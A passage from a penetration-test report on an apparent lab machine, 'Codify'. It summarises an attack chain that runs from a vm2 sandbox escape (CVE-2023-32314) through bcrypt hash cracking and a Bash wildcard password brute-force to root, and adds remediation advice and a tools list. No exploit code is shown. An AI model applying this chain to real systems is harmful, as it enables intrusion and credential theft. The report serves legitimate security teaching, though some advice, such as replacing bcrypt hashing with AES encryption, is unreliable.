    - **User Interaction (UI)**: None (N) - No user action needed.
    - **Scope (S)**: Unchanged (U) - Impact limited to credential exposure.
    - **Confidentiality (C)**: High (H) - Exposure of root-level credentials.
    - **Integrity (I)**: None (N) - Read-only access demonstrated.
    - **Availability (A)**: None (N) - No service disruption.
- **Description**: The MySQL root password was stored in plaintext within `/root/.creds`, accessible through the vulnerable backup script. While the file had proper permissions (readable only by root), the script vulnerability effectively exposed its contents to lower-privileged users.
- **Impact**: This insecure storage practice, combined with the script vulnerability, created a critical security chain that allowed complete system compromise. The password could have been protected through encryption or secure credential management solutions.
- **Technical Summary**: The password extraction process revealed that the root MySQL credentials were stored without encryption or proper access controls.

References

- **NVD CVE-2023-32314**: https://nvd.nist.gov/vuln/detail/CVE-2023-32314
- **vm2 Sandbox Escape PoC**: https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244
- **MITRE ATT&CK**:
  - **T1190**: Exploit Public-Facing Application
  - **T1210**: Exploitation of Remote Services
  - **T1003**: OS Credential Dumping
  - **T1068**: Exploitation for Privilege Escalation
- **CWE Mappings**:
  - **CWE-78**: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - **CWE-798**: Use of Hard-coded Credentials
  - **CWE-521**: Weak Password Requirements
  - **CWE-77**: Improper Neutralization of Special Elements used in a Command ('Command Injection')

4. Recommendations

To address and mitigate the vulnerabilities identified during this engagement—specifically, the vm2 sandbox escape (CVE-2023-32314), insecure credential storage, weak password cracking resistance, improper input validation in Bash scripts, and inadequate sudo restrictions—the following recommendations should be implemented across the Linux-based "Codify" system:

1. Strengthen JavaScript Sandbox Security

- **Update vm2 Library**: Immediately upgrade the vm2 library to version 4.0.0 or later to address CVE-2023-32314 and other known sandbox escape vulnerabilities. If continued use of vm2 is necessary, implement additional security layers such as process isolation or Docker containers.
- **Implement Strict Module Whitelisting**: Replace the current import restriction approach with a positive security model—explicitly whitelist only necessary Node.js modules rather than attempting to block dangerous ones. Consider using `vm2`'s built-in whitelist functionality or a more secure alternative like `isolated-vm`.
- **Add Runtime Monitoring**: Implement real-time monitoring of executed JavaScript code to detect and block sandbox escape attempts, including monitoring for Proxy object usage, error handling manipulation, and attempts to access internal Node.js APIs.

2. Secure Credential Storage and Management

- **Encrypt Database Credentials**: Store password hashes in the SQLite database using industry-standard encryption (AES-256) with proper key management, rather than relying solely on bcrypt hashing for stored credentials.
- **Implement Database Access Controls**: Restrict filesystem permissions on `/var/www/contact/tickets.db` to only the specific service account that requires read access, using Linux filesystem ACLs or mandatory access controls.
- **Use Secure Credential Storage Solutions**: Replace direct database storage with secure credential management solutions like HashiCorp Vault, AWS Secrets Manager, or encrypted environment variables for sensitive application credentials.

3. Enforce Strong Password Policies

- **Implement Password Complexity Requirements**: Establish and enforce minimum password requirements (minimum 12 characters, mixed case, numbers, special characters) to prevent successful dictionary attacks against bcrypt hashes.
- **Deploy Account Lockout Mechanisms**: Implement account lockout policies after multiple failed authentication attempts to mitigate brute-force attacks against both web and system authentication.
- **Enable Multi-Factor Authentication (MFA)**: Where possible, implement MFA for administrative access, particularly for SSH and sudo operations, to add an additional

layer of security beyond password authentication.

4. Fix Input Validation Vulnerabilities in Scripts

- **Rewrite Password Comparison Logic**: Replace the vulnerable Bash string comparison (`[[ $DB_PASS == $USER_PASS ]]`) with a secure comparison method that performs exact string matching, such as using `[[ "$DB_PASS" == "$USER_PASS" ]]` with proper quoting or implementing comparison in a language less prone to pattern matching issues (Python, Perl).
- **Implement Input Sanitization**: Add comprehensive input validation to all shell scripts, rejecting any input containing wildcard characters (`*`, `?`, `[`, `]`) in security-sensitive contexts.
- **Use Secure Password Handling**: Instead of reading passwords from plaintext files, implement secure password retrieval methods such as encrypted configuration files, secure keyrings, or interactive password prompts with proper character masking.

5. Strengthen Sudo Configuration and Monitoring

- **Apply Principle of Least Privilege**: Revise sudo configurations to grant only the minimum necessary privileges. Instead of allowing full script execution as root, consider creating specific capabilities or using tools like `sudoedit` for limited file modifications.
- **Implement Sudo Logging and Alerting**: Enable comprehensive logging of all sudo commands with timestamps, user information, and command arguments. Integrate these logs with a SIEM system for real-time alerting on suspicious sudo usage patterns.
- **Regular Sudo Policy Audits**: Conduct quarterly reviews of sudo configurations to ensure they align with current operational requirements and security policies, removing unnecessary privileges promptly.

6. Enhance System Hardening Measures

- **Implement Filesystem Integrity Monitoring**: Deploy tools like AIDE (Advanced Intrusion Detection Environment) or Tripwire to monitor critical system files for unauthorized modifications, particularly in `/opt/scripts/`, `/root/`, and web application directories.
- **Configure Mandatory Access Controls**: Implement SELinux or AppArmor profiles for the Node.js application and associated services to limit the potential impact of successful exploitation.
- **Regular Security Patching**: Establish a systematic patch management process to ensure timely application of security updates to all system components, particularly web frameworks, database libraries, and system utilities.

7. Improve Security Monitoring and Incident Response

- **Deploy Application Security Monitoring**: Implement web application firewalls (WAF) and runtime application self-protection (RASP) solutions to detect and block exploitation attempts against the Codify application.
- **Centralize Security Logging**: Aggregate logs from Node.js applications, system authentication (PAM), sudo usage, and database access into a centralized SIEM for correlation and anomaly detection.
- **Develop Exploit-Specific Detection Rules**: Create IDS/IPS rules and SIEM alerts specifically targeting vm2 sandbox escape patterns, suspicious SQLite database access, and wildcard-based authentication bypass attempts.

8. Conduct Regular Security Assessments

- **Implement Code Review Processes**: Establish mandatory security code reviews for all scripts and web application code, with particular attention to input validation, authentication logic, and privilege management.
- **Perform Regular Vulnerability Scanning**: Conduct weekly vulnerability scans of the web application using both SAST (Static Application Security Testing) and DAST (Dynamic Application Security Testing) tools to identify new vulnerabilities.
- **Execute Controlled Penetration Tests**: Schedule quarterly penetration tests focusing on web application security, privilege escalation vectors, and configuration weaknesses to proactively identify and remediate security gaps.

By implementing these comprehensive recommendations—focusing on sandbox security hardening, proper credential management, secure scripting practices, and robust monitoring—the Codify system can significantly reduce its attack surface and prevent the chain of vulnerabilities that led to complete system compromise during this assessment.

5. Conclusions

5.1 Executive Summary

Imagine your company's new code testing website as a children's playground with a sandbox where kids can safely play with toys. This sandbox has rules: "No bringing in outside toys." During my security test, I found that a clever child could trick the rules, sneak in their own tools, and eventually get the keys to the entire playground—and then the whole park.

Here's the simple story of what happened:

1. **The Trick with the Rules**: The playground's "sandbox" had a secret loophole. By pretending to drop a toy and asking for help picking it up, a child could secretly swap their toy for one of the playground's own tools—specifically, the supervisor's walkie-talkie. This let them call for whatever they wanted.
2. **Finding the Staff Locker Combo**: Inside the playground office, there was a notebook where staff wrote down their locker combinations. One staff member used a very

common combination that was easy to guess from a popular "common combos" list. This gave access to a staff locker.

3. **The Master Key Maker**: In the staff locker was a special machine that could make any key. The machine had a flaw: if you gave it part of a key shape and a wild guess (`*`), it would tell you if you were on the right track. By trying one letter at a time (`a*` , `b*` , `c*` ...), I could slowly figure out the exact shape of the master key.

The Business Risk in Plain Terms: This wasn't a Hollywood-style "hack." It was a chain of simple mistakes: a rulebook with a loophole, a weak password, and a broken key-making machine. In a real company, this could mean:

- **Complete Data Theft**: An attacker could copy every customer record and employee file.
- **Total Shutdown**: They could lock everyone out of the company's computers and demand a ransom.
- **Hidden Spying**: They could stay hidden for months, using your systems to attack your partners, destroying your reputation.

Fixing these issues is essential to protect your digital assets, maintain customer trust, and ensure your business can operate without fear of intrusion.

5.2 Technical Summary

The following high-impact vulnerabilities were identified and exploited in sequence, leading to full system compromise of the Codify environment:

1. **Sandbox Escape in vm2 Library (CVE-2023-32314)**
   - **Issue**: The Codify web application used the `vm2` library (v3.9.19) for JavaScript sandboxing. A vulnerability in the sandbox implementation allowed escape through Proxy object manipulation and access to Node.js's internal `_load()` method, bypassing module import restrictions.
   - **Impact**: Achieved remote code execution as the `svc` user, establishing initial foothold and shell access to the underlying Ubuntu system.
2. **Insecure Credential Storage in SQLite Database**
   - **Issue**: User credentials were stored in an unencrypted SQLite database (`/var/www/contact/tickets.db`) with weak filesystem permissions, allowing the compromised web service account to extract bcrypt password hashes.
   - **Impact**: Enabled credential theft and lateral movement to the `joshua` user account after successful hash cracking.
3. **Weak Password Policy Enforcement**
   - **Issue**: The bcrypt hash for user `joshua` was cracked within seconds using John the Ripper with the rockyou.txt wordlist, indicating the use of a common, weak password despite cryptographic hashing.
   - **Impact**: Demonstrated that strong hashing algorithms alone cannot compensate for poor password selection, facilitating privilege escalation.

4. **Bash Wildcard Comparison Vulnerability**
    - **Issue**: The `/opt/scripts/mysql-backup.sh` script contained a critical input validation flaw where `[[ $DB_PASS == $USER_PASS ]]` performed pattern matching instead of string comparison when `$USER_PASS` contained wildcard characters.
    - **Impact**: Allowed systematic brute-force extraction of the MySQL root password from `/root/.creds` through character-by-character enumeration using wildcard-based authentication bypass.
5. **Inadequate Sudo Privilege Restrictions**
    - **Issue**: User `joshua` was granted passwordless sudo execution of `/opt/scripts/mysql-backup.sh` as root, creating a direct privilege escalation path without additional security controls or monitoring.
    - **Impact**: Combined with the script vulnerability, this provided a straightforward path from user-level access to full root privileges.
6. **Plaintext Credential Storage**
    - **Issue**: The MySQL root password was stored in plaintext within `/root/.creds`, which, while properly permissioned, became accessible through the vulnerable backup script.
    - **Impact**: Completed the attack chain by providing the final credentials needed for root system access.

Technical Verdict: This engagement demonstrates a classic yet effective attack chain prevalent in modern web applications: a sandbox escape vulnerability provides initial access, weak credential storage enables lateral movement, and improper input validation in privileged scripts leads to full system compromise. The absence of defense-in-depth controls allowed each vulnerability to be chained without interruption, highlighting the critical need for comprehensive security measures at each architectural layer.

Appendix: Tools Used

- **Nmap**
    - **Description**: A network scanning tool used to discover open ports and running services on the target system. It identified SSH (port 22), HTTP (port 80), and a Node.js application (port 3000), providing the initial map of the attack surface.
- **ffuf**
    - **Description**: A web directory discovery tool used to find hidden pages and endpoints on the Codify web application. It revealed critical paths like `/editor`, `/about`, and `/limitations` that became the focus of the attack.
- **Web Browser & Developer Tools**
    - **Description**: Used to interact with the Codify web application, test the JavaScript sandbox, and deliver the final exploit payload through the vulnerable editor interface.
- **Netcat (nc)**

    - **Description**: A networking utility used to establish a reverse shell connection from the compromised system back to the attacker's machine, providing interactive command-line access after successful exploitation.
- **SQLite3**
    - **Description**: A lightweight database tool used to examine the `tickets.db` file found on the system, extract user credential hashes, and facilitate lateral movement within the environment.
- **John the Ripper**
    - **Description**: A password cracking tool used to recover the plaintext password from the bcrypt hash found in the database. Successfully cracked the password using the rockyou.txt wordlist.
- **Bash Scripting**
    - **Description**: Used to create custom exploitation scripts, including the automated password extraction script that systematically brute-forced the MySQL root password using wildcard pattern matching.
- **Linux System Commands**
    - `find`: Used to locate the SQLite database file on the filesystem.
    - `sudo -l`: Used to enumerate available privilege escalation paths for the compromised user.
    - `su`: Used to switch user accounts after obtaining valid credentials.
    - `cat` / `echo`: Standard utilities used throughout the engagement for file examination and input manipulation.
- **Text Editor**
    - **Description**: Used to craft and modify JavaScript exploit code, Bash scripts, and various payloads throughout the assessment.

These tools formed a complete toolkit for the engagement, enabling reconnaissance, vulnerability identification, exploitation, lateral movement, and privilege escalation—ultimately leading to full system compromise of the Codify machine.